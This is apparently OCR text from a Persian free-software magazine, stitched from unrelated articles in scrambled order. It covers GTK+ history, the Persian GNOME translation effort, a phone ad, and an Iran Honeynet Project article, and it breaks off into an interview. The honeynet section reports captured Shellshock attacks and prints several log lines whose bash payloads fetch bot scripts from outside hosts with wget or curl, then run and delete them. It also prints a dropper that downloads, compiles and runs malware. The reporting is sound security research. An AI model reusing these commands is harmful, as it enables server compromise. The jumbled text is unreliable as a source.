GTK+ در آغاز برای استفاده در نرم‌افزار گیمپ که نرم‌افزاری آزادمتن‌باز برای ویرایش تصاویر است طراحی شد و از این رو GTK یا GIMP Toolkit نام گرفت و پس از مدتی به دلیل بهبودها و بهینه‌سازی‌های انجام شده در GTK نام آن به GTK+ تغییر کرد. برنامه‌نویسی GTK در سال ۱۹۹۶ توسط «سپنسر کیمبال» و «پیتر ماتیس» آغاز شد و پس از حدود دو سال و در ۲۸ آوریل ۱۹۹۸ اولین نسخه پایدار آن تحت عنوان GTK 1.0 منتشر شد. برای این نسخه ۹۳ هزار خط کد به زبان C نوشته شده بود و شامل ابزارهای اساسی مورد نیاز پروژه گیمپ بود. نسخه پایدار بعدی با شماره ۱/۲ در فوریه ۱۹۹۹ با اضافه شدن تعداد زیادی از ابزارهای جدید منتشر شد و GTK+ را به بستری مناسب برای توسعه نرم‌افزارها تبدیل کرد و دیگر گیمپ، محور توسعه GTK+ نبود. نسخه ۱/۲ همچنین اولین نسخه‌ای بود که شامل یک کتابخانه مجزای GLib بود.

بعد از نگارش ۱/۲، GTK+ به یک چرخه طولانی توسعه وارد شد که در طی آن کارهای بسیاری به انجام رسید؛ پردازش متن به Pango سپرده شد که


GTK+ یا GIMP toolkit کتابخانه‌ای آزاد و متن‌باز شامل ابزارهای ویجت برای ساخت رابط گرافیکی کاربر (GUI) است که به زبان C نوشته شده. این کتابخانه در ابتدا به عنوان مجموعه ابزاری برای توسعه نرم‌افزار ویرایش تصویر گیمپ ساخته شد اما بعد از مدتی از پروژه گیمپ جدا شد و رفته رفته به یکی از ابزارهای محبوب ساخت رابط کاربری تبدیل شد و هم اکنون توسط بنیاد گنو نگهداری می‌شود. امروزه واسط کاربری بسیاری از نرم‌افزارهای متن‌باز و تجاری با استفاده از GTK+ یا Qt ساخته می‌شوند. این کتابخانه در درجه اول لینوکس و سامانه پنجره X را هدف قرار داده، اما می‌توان از آن بر روی بسته‌های دیگر مانند ویندوز مایکروسافت و OS X هم استفاده کرد. همچنین GTK+ قادر است با بسیاری از زبان‌های برنامه‌نویسی از جمله ++C، پایتون، پرل، جاوا، #C و... کار کند.

GTK+ برای طراحی رابط کاربری، ابزارهای بسیاری مانند دکمه‌ها، جعبه متن، چک‌باکس و... را در اختیار برنامه‌نویسان قرار می‌دهد که با استفاده از آن‌ها می‌توانید رابط کاربری گرافیکی کاملی برای نرم‌افزارهای خود طراحی کنید، همچنین از یک ویژگی استایل‌دهی همانند CSS برای شخصی‌سازی ظاهری این ابزارک‌ها پشتیبانی می‌کند که با استفاده از آن می‌توانید هر یک از این ابزارک‌ها را شخصی‌سازی کرده و رابط گرافیکی کاربری مختص خود را بسازید. میزکارهای گنوم و Xfce و بسیاری از نرم‌افزارهای مطرح از جمله ویرایشگر تصاویر گیمپ، مسنجر Pidgin، نرم‌افزار گرافیک برداری Inkscape و بسیاری دیگر با استفاده از GTK+ ساخته شده‌اند.

## ۳ اجزای اصلی GTK+

در طول توسعه، GTK+ به کتابخانه‌های مختلفی تقسیم شد و برخی کتابخانه‌ها نیز به GTK+ اضافه شدند که امروزه GTK+ به آن‌ها وابسته است. این کتابخانه‌ها عبارت‌اند از: ATK، GDK، GdPixbuf، Cairo، Pango و GLib.

کتابخانه‌های سطح پایین و چندسکوپی است که به زبان C نوشته شده است و امکانات بسیاری را برای توسعه نرم‌افزار ارائه می‌دهد. این کتابخانه شامل قسمت‌های غیرگرافیکی پروژه GTK+ است که از آن جدا شده و به برنامه‌نویسان اجازه می‌دهد از توابع و عملکردهای غیرگرافیکی بدون وابسته بودن به کل



# پروژه گنوم فارسی

پایبندی به اصولی که قبلاً تعیین شده، باعث شده ترجمه‌ها در کل سیستم گنوم یک پارچه باقی بماند و در نهایت کاربر در کار با گنوم فارسی سردرگم نشود. در گنوم فارسی سعی کردیم ترجمه‌ها تا جای ممکن به زبان عمومی مردم نزدیک باشد و از حرکت‌های رادیکالی مثل استفاده از فارسی سره که غالباً باعث می‌شود ترجمه‌ها برای کاربر نامانوس و ناآشنا باشد اجتناب کنیم.

## نقاط ضعف

همان طور که پیش‌تر هم اشاره شد، بزرگ‌ترین مشکل گنوم فارسی نبود مشارکت‌کننده است. در طول مدتی که مشغول ترجمه گنوم بودم، کمتر زمانی بوده که تعداد مشارکت‌کنندگان فعال به عدد ۲ رسیده باشد. البته شاید مقصر اصلی این موضوع، بیشتر خود گنوم باشد تا مشارکت‌کننده‌ها؛ روند قدیمی ترجمه در سایت گنوم (نسبت به

طول این مدت روند گسترش ترجمه‌های فارسی ادامه پیدا کرده است. بعد از انتشار نسخه ۳/۸ تقریباً ترجمه تمام برنامه‌های داخل هسته اصلی انتشار گنوم به فارسی تکمیل شد و بعد از آن انتشار، به دلیل نبود مشارکت‌کننده، ترجمه‌ها گسترش زیادی پیدا نکرد و فقط سعی شد برنامه‌هایی که به طور روزانه یک کاربر گنوم با آن‌ها سروکار دارد کامل نگه داشته شده و تغییرات آن‌ها در هر نسخه بررسی و ترجمه گردد. به طور کلی در حال حاضر هنوز گنوم فارسی کماکان در وضعیت خوب و قابل استفاده‌ای است (خودم از کاربران روزانه سیستم هستم).

## نقاط قوت

ترجمه‌های گنوم فارسی به جرأت، نسبت به ترجمه‌های سایر نرم‌افزارها یا میزکارهای دیگر یک سر و گردن بالاتر است. داشتن یک لغت‌نامه و

درس تاریخ، (هشدار: تاریخ کسالت‌بار و ملال‌آور است)


گنوم و برگردان آن به فارسی داستان بلندی دارد. از شروع کار توسط گروه «فارسی‌وب»، که اگر منصفانه نگاه کنیم در زمان که فعالیت‌شان، کارهای بسیار اصولی و خوبی انجام دادند. تا از هم پاشیدن این گروه و تلاش‌های مختلف گروه‌های دیگر برای گرفتن صندلی ریاست در گنوم فارسی. یک بار حدود سال ۲۰۰۸ با یکی از دوستان در مشهدلاگ (نام ایشان خاطر من نیست) سعی کردیم دوباره ترجمه گنوم فارسی را زنده کنیم، که به خاطر به حاشیه کشیده شدن بحث‌ها به نتیجه نرسید. یک بار هم سال ۲۰۱۰ با تلاش‌های «مهیار مقیمی» و بسیاری از اعضای فعال در آن زمان، توانستیم گنوم رو متقاعد کنیم که گروه فارسی را به ما بسپارد.

از سال ۲۰۱۰ تا بحال - زمان انتشار نسخه ۳/۰ - نزدیک به ۸ نسخه از گنوم منتشر شده که در



آرش موسوی  
نویسنده





سایر سیستم‌ها) طولانی، پیچیده و سخت بود که باعث شده بود همان تعداد کم مشارکت‌کننده‌ای هم که سعی در همکاری برای ترجمه گنوم داشتند، عطای ترجمه را به لقایش ببخشند و بروند. شاید گروه فارسی باید مهم‌ترین وظیفه خود را اصلاح این روند و گسترش ابزارهایی برای ساده‌تر کردن این فرآیند قرار دهد. اما این مهم باز هم احتیاج به نیرو و افراد بیشتر و همچنین همکاری گروه مرکزی گنوم دارد که در حال حاضر این پیش‌نیازها وجود ندارند.

### 3 عضویت در گنوم


روند عضویت پیچیده‌تر از عضویت<sup>1</sup> در سایت‌های دیگر نیست؛ وارد قسمت عضویت شوید و نام کاربری و رمز عبور خود را انتخاب کنید. بعد از تایید نام کاربری که توسط ایمیل برای شما ارسال می‌شود، وارد مجموعه تنظیمات<sup>2</sup> شوید و در قسمت پیوستن به گروه‌ها، «Persian» رو انتخاب و تایید کنید.

### 4 شروع ترجمه

صفحه گروه فارسی گنوم در آدرس «<http://slmd.ir/g>» قرار دارد. در این صفحه می‌توانید میزان ترجمه برنامه‌ها و مستندات گنوم را به تفکیک انتشار و گروه برنامه‌ها مشاهده کنید. همچنین اعضای گروه فارسی به تفکیک رده قابل مشاهده هستند.

در جدولی که در صفحه گروه هست، چند ردیف اول انتشارهای اخیر گنوم را نشان می‌دهد و بعد از آن سایر گروه‌های نرم‌افزاری که جزو پروژه گنوم هستند ولی جزو هسته اصلی انتشار گنوم نیستند لیست شده‌اند. نرم‌افزارهایی مثل Rhythmbox یا Gimp جزو این گروه هستند.

دو ستون اصلی وجود دارد؛ «رابط کاربری»<sup>3</sup> و «مستندات»<sup>4</sup>، که زیر هر کدام از این ستون‌ها پیوندهای ورود به بخش ترجمه قرار گرفته است. با کلیک روی این پیوندها، وارد صفحه‌ای می‌شوید که اجزاء و برنامه‌های قابل ترجمه نمایش داده شده و درصد تکمیل و وضعیت ترجمه هر کدام را می‌توان مشاهده کرد. با کلیک بر روی نام هر برنامه یا ابزار، وارد صفحه مربوط به آن ابزار می‌شوید. از قسمت پایین گزینه



پس از دریافت پرونده، با یکی از نرم‌افزارهای یاد شده، اقدام به ترجمه کنید. معمولاً رشته‌های جدید در بالا و رشته‌های تغییر کرده و ترجمه شده به ترتیب در ادامه نمایش داده می‌شود. پس از اصلاح و ترجمه پرونده را ذخیره کنید. برای ارسال ترجمه‌های خود به گنوم، دوباره به صفحه برنامه برگردید و این بار از گزینه‌ها «بارگذاری ترجمه جدید»<sup>5</sup> را انتخاب، پرونده PO ترجمه شده را از سیستم خود انتخاب و به پیوست ارسال کنید

تبریک! ترجمه شما پس از بررسی بر روی مخازن گنوم قرار خواهد گرفت و در انتشار بعدی استفاده خواهد شد.

«ذخیره برای ترجمه»<sup>6</sup> را انتخاب می‌کنید و دکمه «ثبت» را فشار می‌دهید.

برای ترجمه رشته‌ها باید پرونده PO مربوط به آن برنامه را دریافت کنید. قالب PO، قالب استاندارد GNU برای ترجمه نرم‌افزارهاست. این پرونده‌ها را می‌توانید با نرم‌افزارهای مختلف مثل POEdit، Gtranslator یا Lokalize که همه در مخازن اصلی اکثر توزیع‌ها هستند ویرایش و ترجمه کنید. برای گرفتن پرونده PO روی عکس آن کلیک کنید و فایل را بر روی سیستم خود ذخیره کنید. دقت کنید که پرونده PO را با گیرید که شامل ترجمه‌های پیشین هم هست، نه پرونده POT، که پرونده خام ترجمه است.



**بزرگ‌ترین مشکل گنوم فارسی نبود مشارکت‌کننده است. کمتر زمانی بوده که تعداد مشارکت‌کنندگان فعال به عدد ۲ رسیده باشد.**

1. <http://slmd.ir/h>  
2. Profile  
3. User Interface  
4. Documentation  
5. Reserve for translation  
6. Upload the new translation



## GLX Spring بهار گوشی های ایرانی



Quad Core 1.3



RAM 1 GB  
Built-in Storage 16 GB



IPS LCD 4.6"  
960x540



8.0 Mega Pixel



Android 4.2.2



Dual SimCard




USB On-The-Go



1,500 MA





## جامعه کاربری

پروژه متن‌باز هانی‌نت ایران | ۴۸

ماجرای کالبدشکافی یک رایانه | ۵۰

یک روز خوب با نرم‌افزار آزادی‌ها | ۵۴

ارتقای فرهنگ رسیدگی به ایمیل | ۵۶

گروه کاربران لینوکس اصفهان | ۵۸

مصاحبه با تهیه‌کننده فیلم آزاد سینتل و سرپرست موسسه بلندر | ۶۰

عکس‌های روز آزادی نرم‌افزار اصفهان | ۶۴






# پروژه متن‌باز هانی‌نت ایران

## The Iran HoneyNet PROJECT®

مختلف شبکه و در معرض تعامل با نفوذگر قرار می‌دهند و از این طریق بدافزارهای فعال در شبکه تمام ارتباطات و فعالیت‌های شناسایی شده را مخرب در نظر می‌گیرند



### انواع هانی‌پات

امروزه تمام شرکت‌های امنیتی و آنتی‌ویروس از هانی‌پات به عنوان اصلی‌ترین ابزار کشف حملات و جمع‌آوری بدافزارهای ناشناخته (اصطلاحاً Zero-day) استفاده می‌کنند. توضیحات بیشتر در مورد انواع دیگر هانی‌پات و نحوه عملکرد آن‌ها از حوصله این مقاله خارج است و در این‌جا به ذکر همین مقدمه اکتفا می‌کنیم. در ادامه مختصری از فعالیت‌های پروژه هانی‌نت ایران و نمونه‌های جالب از حملات شناسایی شده توسط هانی‌پات‌های ما ذکر شده است.

### فعالیت‌های پروژه هانی‌نت ایران

از علاقه‌مندی‌ها و فعالیت‌های اصلی ما در پروژه هانی‌نت ایران می‌توان به مطالعه و توسعه ابزارهای متن‌باز هانی‌پات، روش‌های کشف بات‌نت و بدافزار، تحلیل حملات و تهدیدات نوظهور اشاره کرد. در چند سال اخیر علاوه بر توسعه ابزارهای متن‌باز مرتبط با هانی‌پات، کارگاه‌های آموزشی و ارائه‌های بسیاری نیز در مراکز دانشگاهی و کنفرانس‌هایی از جمله انجمن کامپیوتر ایران و کنفرانس سالانه پروژه هانی‌نت برگزار کرده‌ایم. برای کسب اطلاعات بیشتر در مورد فعالیت‌های این پروژه می‌توانید به وب سایت ما در آدرس [www.irhoneynet.org](http://www.irhoneynet.org) مراجعه کنید.

### هانی‌پات متن‌باز Pwnypot

در مورد هانی‌پات کلاینت بر خلاف هانی‌پات‌های عادی، نوع کم‌تعامل آن ضعف‌های بسیاری دارد و عموماً توانایی شناسایی حملات ناشناخته را ندارد. در نوع پرتعامل از هانی‌پات کلاینت هم تنها یک هانی‌پات به نام Capture-HPC وجود دارد که ضعف این هانی‌پات، پیاده‌سازی زمان‌بر و سرعت کم تحلیل در

یا نفوذگران احتمالی را به دام می‌اندازند. از آن‌جا که سیستم هانی‌پات به جز فریب دادن نفوذگر هیچ استفاده عملیاتی در شبکه ندارد و کسی هم از وجود آن مطلع نیست، در نتیجه هر فعالیتی که بر روی این سیستم مشاهده شود را یک حمله یا فعالیت غیرمجاز در نظر می‌گیریم.

سیستم هانی‌پات را می‌توان به دو صورت شبیه‌سازی شده هانی‌پات کم‌تعامل یا Low-Interaction و سیستم واقعی هانی‌پات پرتعامل یا High-Interaction پیاده‌سازی کرد. به دلیل سختی پیاده‌سازی، نگهداری و تحلیل هانی‌پات‌های پرتعامل، سازمان‌ها بیشتر از نوع کم‌تعامل هانی‌پات استفاده می‌کنند. از دیدگاهی دیگر می‌توان هانی‌پات را به دو نوع هانی‌پات سرور و کلاینت دسته‌بندی کرد. معمولاً وقتی از هانی‌پات صحبت می‌شود، منظور هانی‌پات سرور یا سنتی است. این نوع از هانی‌پات با ارائه سرویس واقعی یا شبیه‌سازی آن، به صورت passive در انتظار دریافت ارتباط از نفوذگر یا بدافزار می‌ماند. همان‌طور که از این تعریف مشخص است، این ابزار فقط توانایی شناسایی حمله‌های سمت سرور را دارد و نمی‌تواند حمله‌های سمت کلاینت مانند وب‌سایت‌های مخرب (حمله‌های Drive-by download) را شناسایی کند. برای شناسایی این نوع حمله‌ها از هانی‌پات کلاینت استفاده می‌شود که رویکردی کاملاً متفاوت از هانی‌پات سنتی دارد. در این نوع از هانی‌پات از برنامه کاربردی سمت کلاینت (واقعی یا شبیه‌سازی شده) برای بازدید خودکار از وب‌سایت یا محتوای دیگر و تشخیص مخرب بودن آن استفاده می‌شود. پس در این حالت علاوه بر این‌که به صورت فعال یا active عمل می‌شود، باید مکانیزمی نیز برای تشخیص مخرب بودن محتوای بازدید شده داشته باشیم (برعکس هانی‌پات عادی که

با وجود اهمیت ویژه امنیت اطلاعات در دنیای امروز، تاکنون جامعه متن‌باز ایران فعالیت ناچیزی در زمینه توسعه و انتشار آزاد ابزارها و تحقیقات مرتبط با این حوزه داشته است. حدود ۵ سال پیش و پس از انتشار موفق چند شماره از مجله امنیتی اسنوپ (که به دلایلی از ادامه انتشار آن منصرف شدیم)، بنده به همراه چند تن از دوستان و همکاران فعال در حوزه امنیت اطلاعات، تصمیم گرفتیم که فعالیت‌هایمان را در قالبی جدید ادامه دهیم. به این صورت بود که در زمستان سال ۱۳۸۸ (ژانویه ۲۰۱۰) بخش ایران پروژه هانی‌نت را راه‌اندازی کردیم و به صورت رسمی عضو این پروژه بین‌المللی شدیم.


پروژه هانی‌نت (The HoneyNet Project) یک مؤسسه تحقیقاتی پیشرو در زمینه امنیت اطلاعات است که به طور خلاصه فعالیت‌هایش شامل کشف و تحلیل حملات جدید، مقابله با بدافزارها و توسعه ابزارهای امنیتی متن‌باز با هدف بهبود امنیت اینترنت است. این مؤسسه در سال ۱۹۹۹ تأسیس شده و اعضای آن که از شناخته شده‌ترین محققان امنیتی در سراسر دنیا هستند، به صورت داوطلبانه با آن همکاری می‌کنند. مأموریت پروژه هانی‌نت به این صورت تعریف شده: «کشف و تحلیل ابزارها، تکنیک‌ها و انگیزه‌های دخیل در حملات رایانه‌ای و به اشتراک گذاری اطلاعات به دست آمده». برای دستیابی به این اهداف، فعالیت‌های این مؤسسه به سه بخش تحقیق، توسعه ابزار و آگاهی‌رسانی تقسیم شده است. برای آشنایی بیشتر با فعالیت‌های این پروژه و ابزارهای متن‌باز آن می‌توانید به وب‌سایت [www.honeynet.org](http://www.honeynet.org) مراجعه کنید.

### هانی‌پات چیست؟

فعالیت اصلی پروژه هانی‌نت در زمینه توسعه سیستم‌های هانی‌پات (HoneyPot) و کشف حملات جدید با استفاده از این ابزار امنیتی است. هانی‌پات یک ابزار امنیتی است که از رویکردی بسیار جالب و متفاوت برای کشف حملات رایانه‌ای و شبکه استفاده می‌کند. هانی‌پات را می‌توان به این صورت تعریف کرد: یک سیستم آسیب‌پذیر یا به ظاهر آسیب‌پذیر که ارزش آن در کشف شدن و مورد حمله قرار گرفتن است! این ابزار امنیتی را به عنوان تله در قسمت‌های



عادل کریمی  
نویسنده



مقایسه با انواع کم تعامل آن است. چند سال پیش در یکی از جلسات داخلی پروژه هانی نت ایران ایده‌های جدید برای کشف حملات ناشناخته و وبسایت‌های مخرب به ذهنمان رسید که با تلاش آقای جلایری (توسعه دهنده اصلی Pwnypot) به صورت یک هانی پات کلاینت پیاده‌سازی شد.

هانی پات متن‌باز Pwnypot که در ابتدا به نام MCEDP-سرنام سیستم کشف و جلوگیری از اجرای کد مخرب- منتشر شد، رویکردی کاملاً جدید در هانی پات‌های کلاینت پرتعامل ارائه کرد. هانی پات Capture-HPC مخرب بودن سرور را بر اساس تغییر وضعیت سیستم (تغییرات فایل سیستم، رجیستری و پراسس‌ها) بعد از بازدید از URL مورد نظر و آلوده شدن سیستم تشخیص می‌دهد. اما در هانی پات Pwnypot از چندین روش تشخیص کد مخرب استفاده شده که این رویکرد به ما اجازه می‌دهد در زمان اجرای کد نفوذ و قبل از آلوده شدن سیستم، کد مخرب را تشخیص داده و سپس آن را ثبت و تحلیل کنیم. پس از توسعه این هانی پات و ارائه آن در کنفرانس ۲۰۱۳ پروژه هانی نت، دو پروژه برای بهبود روش‌های کشف و تکمیل رابط کاربری آن تعریف کردیم که در Google Summer of Code ۲۰۱۳ (برنامه Google که شرکت گوگل هر سال برای پشتیبانی از نرم افزارهای متن‌باز و آزاد برگزار می‌کند) پذیرفته شد و با موفقیت به اتمام رسید. برای مشاهده اطلاعات بیشتر در مورد این پروژه می‌توانید به آدرس مراجعه کنید: [www.irhoneynet.org/?page\\_id=116](http://www.irhoneynet.org/?page_id=116)

`-rf /tmp/sh\''`  
همان طور که می‌بینید، نفوذگر با ارسال یک درخواست وب و سوءاستفاده از آسیب‌پذیری Bash، فایل‌های با نام `regular.bot` را بر روی سرور بارگذاری و اجرا کرده است. در ادامه محتوای این فایل که شامل دستوراتی برای دریافت، کامپایل و اجرای بدافزار نهایی در سیستم هدف است را مشاهده می‌کنید.

```
wget http://205.237.100.170/manual/a.c -O /tmp/a/c
gcc -o /tmp/a /tmp/a.c;
chmod +x /tmp/a;
/tmp/a;
rm -rf /tmp/a;
wget http://205.237.100.170/manual/b -O /
tmp/b;chmod +x /tmp/b;/tmp/b;rm -rf /tmp/b;
```

در نمونه‌های دیگر از حملات ثبت شده، چند بدافزار مبتنی بر پرل (Perl Bot) دیده شد که در ادامه قسمتی از اطلاعات مربوط به آن‌ها نیز آورده شده است.

```
Poko Perlbot (Perl.Shellbot):
[04/Oct/2014:11:21:03 -0400] "GET /cgi-sys/default-
webpage.cgi HTTP/1.0" 404 303 "-" {} ; /bin/
bash -c '\cd /tmp;wget https://173.15.111.29/user
-no-check-certificate;curl -O https://173.15.111.29/
user-k ; perl /tmp/user;rm -rf /tmp/user\''
```

تشخیص اسکریپت دریافت شده در حمله توسط آنتی‌ویروس

```
LinuxNet perlbot:
[01/Oct/2014:05:35:11 -0400] "GET /cgi-bin/hi
HTTP/1.0" 404 287 "-" {} ; /bin/bash -c '\cd /
tmp;wget http://89.33.193.10/ji;curl -O /tmp/ji
http://89.33.193.10/ji ; perl /tmp/ji;rm -rf /tmp/ji\''
```

(وب سرور آپاچی) - جمع‌آوری و ثبت شده است. لازم به ذکر است که بیشترین سوءاستفاده ممکن از این آسیب‌پذیری را از طریق سرویس وب و اسکریپت‌های CGI می‌توان انجام داد. به همین دلیل ما هم مانند اکثر شرکت‌های امنیتی و مراکز تحقیقاتی، حملات مربوط به این آسیب‌پذیری را در سرویس وب هانی پات (پورت ۸۰) مشاهده و ثبت کرده‌ایم.

از تاریخ ۲ مهر ۱۳۹۳ که آسیب‌پذیری Shellshock به طور عمومی منتشر شد تا تاریخ نگارش این مقاله (۱۸ مهر) هانی پات‌های ما بیش از ۵۰ حمله برای سوءاستفاده از این آسیب‌پذیری شناسایی کرده‌اند. قسمتی از این حملات شناسایی شده شامل پویس‌های انجام شده توسط ابزارهای پویس مانند Masscan است. بخشی از این پویس‌ها با اهداف تحقیقاتی و بخش دیگری نیز با هدف شناسایی سیستم‌های آسیب‌پذیر و سوءاستفاده از آن‌ها انجام شده است.

```
[25/Sep/2014:02:19:43 -0400] "GET / HTTP/1.0" 200
3161 {} ; ping -c 11 209.126.230.74" "shellshock-
scan (http://blog.erratasec.com/2014/09/bash-
shellshock-scan-of-internet.html)"
```

قسمت دیگری از حملات شناسایی شده توسط هانی پات، بدافزارها یا بات‌هایی را نشان می‌دهد که به طور خودکار به دنبال شناسایی و آلوده کردن سیستم‌های آسیب‌پذیر هستند. در این مدت چند نمونه جالب از این بدافزارها شناسایی کردیم که در ادامه قسمتی از اطلاعات مربوط به آن‌ها ذکر شده است.

```
[28/Sep/2014:01:27:49 -0400] "GET / HTTP/1.0" 200
3161 "-" {} ; /bin/bash -c '\wget http://stable-
host.us/bots/regular.bot -O /tmp/sh;curl -o /tmp/sh
http://stablehost.us/bots/regular.bot;sh /tmp/sh;rm
```



### شجره طیبه

تمام لغو قرارها و ماجراهای گذشته با اولین برخورد از ذهنم پاک شد. انتظار یک دکتر جدی را داشتم و خودم را آماده کرده بودم تا چند ساعت بدون لبخند بتوانم رو به روی او بنشینم اما همه این تصورات بعد از نیم ساعت سرگردانی در بیمارستان و در نهایت دیدن او در اتاق کارش که مانند یک پدر، مهربانانه لبخند زد و دستش را دراز کرد، فراموش شد. به اتاق فرهنگی بیمارستان می‌رویم تا در سکوت مطلق با هم صحبت کنیم. در مسیر دکتر محمدرضا کلاتر معتمدی عضو گروه پزشکی درمان آیتالله خمینی (ره) را دیدیم که به گرمی با دکتر رنجبرنژاد احوال پرسی کرد.

